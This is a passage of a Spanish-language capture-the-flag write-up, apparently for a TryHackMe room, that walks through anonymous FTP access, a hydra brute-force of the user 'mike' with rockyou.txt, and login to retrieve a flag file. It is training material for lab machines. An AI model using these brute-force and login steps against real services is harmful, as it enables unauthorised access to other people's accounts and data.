
Pregunta: What variant of FTP is running on it?
Respuesta: Respuesta: vsftpd

Pregunta: What is the name of the file in the anonymous FTP directory?

Para llegar a la respuesta a la pregunta, debemos ingresar al ftp con la IP de la máquina objetivo mediante el comando **ftp {IP}**, seguido, nos pedirá que ingresemos un nombre el cual será **anonymous** y por último, omitimos la contraseña con la tecla **Enter**.




Una vez dentro, vamos a ejecutar el comando **ls** para ver los archivos y directorios que hay en la máquina objetivo.




Respuesta: PUBLIC_NOTICE.txt

Pregunta: What do we think a possible username could be?

Para responder a la pregunta, en el host remoto que nos encontramos debemos ejecutar el comando **get PUBLIC_NOTICE.txt** para descargar el archivo y luego salir del host ejecutando **exit**. Una vez logrado esto, podemos leer el contenido del archivo en nuestra máquina local usando el comando **cat PUBLIC_NOTICE.txt**, con esto, logramos averiguar el username de respuesta.





Respuesta: Mike

2.10. Tarea 10 - Explotando FTP


En esta tarea vamos a aprovechar la información obtenida durante la enumeración previa para acceder al servidor FTP y obtener datos confidenciales. Ademas, haremos uso de la herramienta de hydra que tomara una lista de contraseñas e intentara forzarlas contra dicho sistema objetivo siguiendo una sintaxis que se proporciona en la misma tarea.

Pregunta: What is the password for the user mike?

Antes de comenzar, debemos descargar nuestro archivo rockyou.txt con posibles contraseñas en nuestra máquina local. Después de eso, vamos a ejecutar el siguiente comando utilizando hydra:

hydra -t 4 -l mike -P {ruta del archivo rockyou.txt} -vV {IP objetivo} ftp


Si todo funciono, nos aparecerá la contraseña que buscamos como respuesta a la pregunta.



Respuesta: Password

Pregunta: What is ftp.txt?

Para responder a esta última pregunta, simplemenata debemos ingresar al servicio FTP con la información obtenida (usuario y contraseña). Para ello, usaremos el comando **ftp 10.10.149.39** para conectarnos al host e ingresamos como usuario el nombre de **mike** y después la contraseña **password**.



Una vez dentro, vamos a listar los archivos y directorios que contiene. Notaremos que tiene un archivo llamado **ftp.txt** el cual vamos a descargarlo en nuestra máquina local usando el comando **get ftp.txt**, después salimos del host usando **exit**.

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.149.30
Connected to 10.10.149.30.
220 Welcome to the administrator FTP service.
Name (10.10.149.30:kali): mike
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8520|)
150 Here comes the directory listing.
drwxrwxrwx    2 0        0            4096 Apr 24  2020 ftp
-rwxrwxrwx    1 0        0              26 Apr 24  2020 ftp.txt
226 Directory send OK.
ftp> get ftp.txt
local: ftp.txt remote: ftp.txt
229 Entering Extended Passive Mode (|||56622|)
150 Opening BINARY mode data connection for ftp.txt (26 bytes).
100% |*****************************************************************
226 Transfer complete.
26 bytes received in 00:00 (0.09 KiB/s)
ftp> exit
221 Goodbye.
```

Ahora que tenemos el archivo en nuestra máquina local, vamos a leer su contenido ejecutando **cat ftp.txt**. Si todo ha ido bien, nos aparecerá la flag de respuesta.

```
┌──(kali㉿kali)-[~]
└─$ cat ftp.txt
THM{y0u_g0t_th3_ftp_fl4g}
```

Respuesta: **THM{y0u_g0t_th3_ftp_fl4g}**

3. Conclusión sobre la Sala

Esta gran sala fue una introducción práctica a la **enumeración** y **explotación** de servicios de red comunes, como SMB, Telnet y FTP. A lo largo de las tareas, aprendimos a identificar servicios expuestos, utilizar herramientas de escaneo y análisis como Nmap, enum4linux y smbclient, y explotar configuraciones débiles o de accesos mal protegidos.